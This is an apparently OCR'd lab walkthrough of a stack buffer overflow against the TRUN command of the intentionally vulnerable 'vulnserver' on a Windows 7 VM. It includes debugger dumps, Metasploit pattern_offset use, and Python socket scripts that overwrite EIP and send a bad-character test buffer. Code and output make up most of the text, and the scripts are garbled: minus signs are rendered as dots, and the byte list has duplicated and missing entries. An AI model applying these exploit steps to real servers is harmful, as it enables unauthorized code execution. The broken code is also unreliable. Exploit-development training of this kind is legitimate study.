
Exploitation – Configurations of Attack Host

- **Back to your windows box.** Looking at olly-dbg, we see that the EIP was overwritten with a specific value this is 3 8 6 f 4 3 3 7.



```
Registers (FPU)
EAX 017DF200 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7
ECX 00BFE7C4
EDX 00000000
EBX 0000005C
ESP 017DF9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9
EBP 6F43366F
ESI 00000000
EDI 00000000
EIP 386F4337
C 0  ES 0
P 1  CS 0
A 0  SS 0
Z 1  DS 0
S 0  FS 0
T 0  GS 0
D 0
O 0  Last
EFL 00010
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


- Copy this selection to keyboard.
- Then go back to Kali Linux.
- We're going to be using another Ruby script called pattern offset.
- so locate pattern offset ***(type- locate pattern offset)***


Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox

kali@kali: ~

File Actions Edit View Help


```
kali@kali:~$ locate pattern offset
/boot/grub/i386-pc/offsetio.mod
/home/kali/gdb-9.1/gdb/hppa-linux-offsets.h
/home/kali/gdb-9.1/gdb/gdbsupport/offset-type.h
/home/kali/gdb-9.1/gdb/testsuite/gdb.base/offsets.c
/home/kali/gdb-9.1/gdb/testsuite/gdb.base/offsets.exp
/home/kali/gdb-9.1/gdb/testsuite/gdb.base/ptype-offsets.cc
/home/kali/gdb-9.1/gdb/testsuite/gdb.base/ptype-offsets.exp
/home/kali/gdb-9.1/gdb/unittests/offset-type-selftests.c
/usr/bin/fc-pattern
/usr/bin/msf-pattern_create
/usr/bin/msf-pattern_offset
/usr/lib/gnupg/gpg-check-pattern
/usr/lib/grub/i386-pc/offsetio.mod
/usr/lib/python3/dist-packages/OpenGL/GL/EXT/polygon_offset.py
/usr/lib/python3/dist-packages/OpenGL/GL/EXT/__pycache__/polygon_offset.cpython-37.pyc
/usr/lib/python3/dist-packages/OpenGL/GL/EXT/__pycache__/polygon_offset.cpython-38.pyc
/usr/lib/python3/dist-packages/OpenGL/GL/SGIX/fog_offset.py
/usr/lib/python3/dist-packages/OpenGL/GL/SGIX/__pycache__/fog_offset.cpython-37.pyc
/usr/lib/python3/dist-packages/OpenGL/GL/SGIX/__pycache__/fog_offset.cpython-38.pyc
/usr/lib/python3/dist-packages/OpenGL/GLX/MESA/agp_offset.py
/usr/lib/python3/dist-packages/OpenGL/GLX/MESA/__pycache__/agp_offset.cpython-37.pyc
/usr/lib/python3/dist-packages/OpenGL/GLX/MESA/__pycache__/agp_offset.cpython-38.pyc
/usr/lib/python3/dist-packages/OpenGL/raw/GL/EXT/polygon_offset.py
/usr/lib/python3/dist-packages/OpenGL/raw/GL/EXT/__pycache__/polygon_offset.cpython-37.pyc
/usr/lib/python3/dist-packages/OpenGL/raw/GL/EXT/__pycache__/polygon_offset.cpython-38.pyc
/usr/lib/python3/dist-packages/OpenGL/raw/GL/SGIX/fog_offset.py
```


```
/usr/share/man/man3/pcrepattern.3.gz
/usr/share/metasploit-framework/data/wordlists/keyboard-patterns.txt
/usr/share/metasploit-framework/modules/exploits/unix/webapp/wp_holding_pat
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
/usr/share/metasploit-framework/tools/payloads/ysoserial/find_ysoserial_of
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/actionpack-4.
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/aws-sdk-core-
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/bindata-2.4.4
```

- we're going to be using the - q command to specify the query to locate which is going to be the value that we just copied from olly-dbg.


(Find- /usr/share/metasploit - framework/tools/exploit/pattern offset.rb)

(type - /usr/share/metasploit - framework/tools/exploit/pattern offset.rb –q 386F4337)



```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
kali@kali:~$ 
```

- Exact match at offset 2003.
- So let's go to our next python script. ***(type- vi 2.py)***




```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.220.130"
port=9920

buffer = "TRUN /.:/" + "A" * 2003 + "\x42\x42\x42\x42" + "C" * (5060 . 2003 . 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

- User have to set the buffer variable to TRUN
- command + 2003 a's four B's + certain amount of C's.
- Exit this**.**

(Windows 7)

- Then go back to windows7 machine and **reset olly-dbg and click play.**

(olly-dbg>> restated >>yes>>play)



CPU - thread 00000C58

```
Registers (FPU)
EAX 017DF200 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa
ECX 008F57C4
EDX 00000000
EBX 0000005C
ESP 017DF9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp
EBP 6F43366F
ESI 00000000
EDI 00000000

EIP 386F4337

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Process still active


Process 'vulnserver' is active. If you terminate it now, process will be unable to clean up and write unsaved data to disk. Do you really want to terminate active process?

Note: you can permanently disable this warning in Options | Security.

(In Linux machine)

- From this other Python command


  (type- python 2.py).



```
xact match at offset 2003
kali:~# vi 2.py
kali:~# python 2.py
kali:~#
```

(go back windows 7)

- The EIP was overwritten with 42s as expected, which is the hexadecimal representation of uppercase B.




```
EBX 000000EC
ESP 0174F9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

- Now need to check for bad characters, this means characters that are not being rendered properly, to do this user need to send a buffer with all characters and see the results in the debugger.

So first of all back on this restart olly-dbg.

(olly-dbg>> restated >>yes>>play)



```
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
017AF9E0  43434343
017AF9E4  43434343
017AF9E8  43434343
017AF9EC  43434343
017AF9F0  43434343
017AF9F4  43434343
017AF9F8  43434343
017AF9FC  43434343
017AFA00  43434343
017AFA04  43434343
017AFA08  43434343
017AFA0C  43434343
017AFA10  43434343
017AFA14  43434343
017AFA18  43434343
017AFA1C  43434343
017AFA20  43434343
017AFA24  43434343
017AFA28  43434343
017AFA2C  43434343
017AFA30  43434343
017AFA34  43434343
017AFA38  43434343
017AFA3C  43434343
017AFA40  43434343
017AFA44  43434343
017AFA48  43434343
017AFA4C  43434343
017AFA50  43434343
017AFA54  43434343
017AFA58  43434343
017AFA5C  43434343
017AFA60  43434343
017AFA64  43434343
017AFA68  43434343
017AFA6C  43434343
017AFA70  43434343
017AFA74  43434343
017AFA78  43434343
```

Process still active


Process 'vulnserver' is active. If you terminate it now, process will be unable to clean up and write unsaved data to disk. Do you really want to terminate active process?

Note: you can permanently disable this warning in Options | Security.

(In Linux machine)

(type- vi 3.py)


- This next Python script has a variable called chars, which has every character in byte code format. So user have the backslash X preceding each character and set the buffer variable to the TRUN command and 2003.
- A's for B's then all the characters within the char's variable and a bunch of C's minus the length of the char's variable and 2003 and four.



```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.220.130"
port=9920

chars=(
        "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0c\x0d\x0e\x0f\x10"
        "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1c\x1d\x1e\x1f\x20"
        "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2c\x2d\x2e\x2f\x30"
        "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3c\x3d\x3e\x3f\x40"
        "\x41\x42\x43\x44\x45\x46\x47\x49\x49\x4a\x4b\x4c\x4c\x4d\x4e\x4f\x50"
        "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5c\x5d\x5e\x5f\x60"
        "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6c\x6d\x6e\x6f\x70"
        "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7c\x7d\x7e\x7f\x80"
        "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8c\x8d\x8e\x8f\x90"
        "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9c\x9d\x9e\x9f\xa0"
        "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xac\xad\xae\xaf\xb0"
        "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbc\xbd\xbe\xbf\xc0"
        "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcc\xcd\xce\xcf\xd0"
        "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd9\xd9\xda\xdb\xdc\xdc\xdd\xde\xdf\xe0"
        "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xec\xed\xee\xef\xf0"
        "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfc\xfd\xfe\xff")


buffer = "TRUN /.:/" + "A" * 2003 + "\x42\x42\x42\x42" + chars + "C" * (5060 . 2003 . 4 . len(chars))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
~
~
~
```

- So let's go ahead and exit out of that run the next python script.

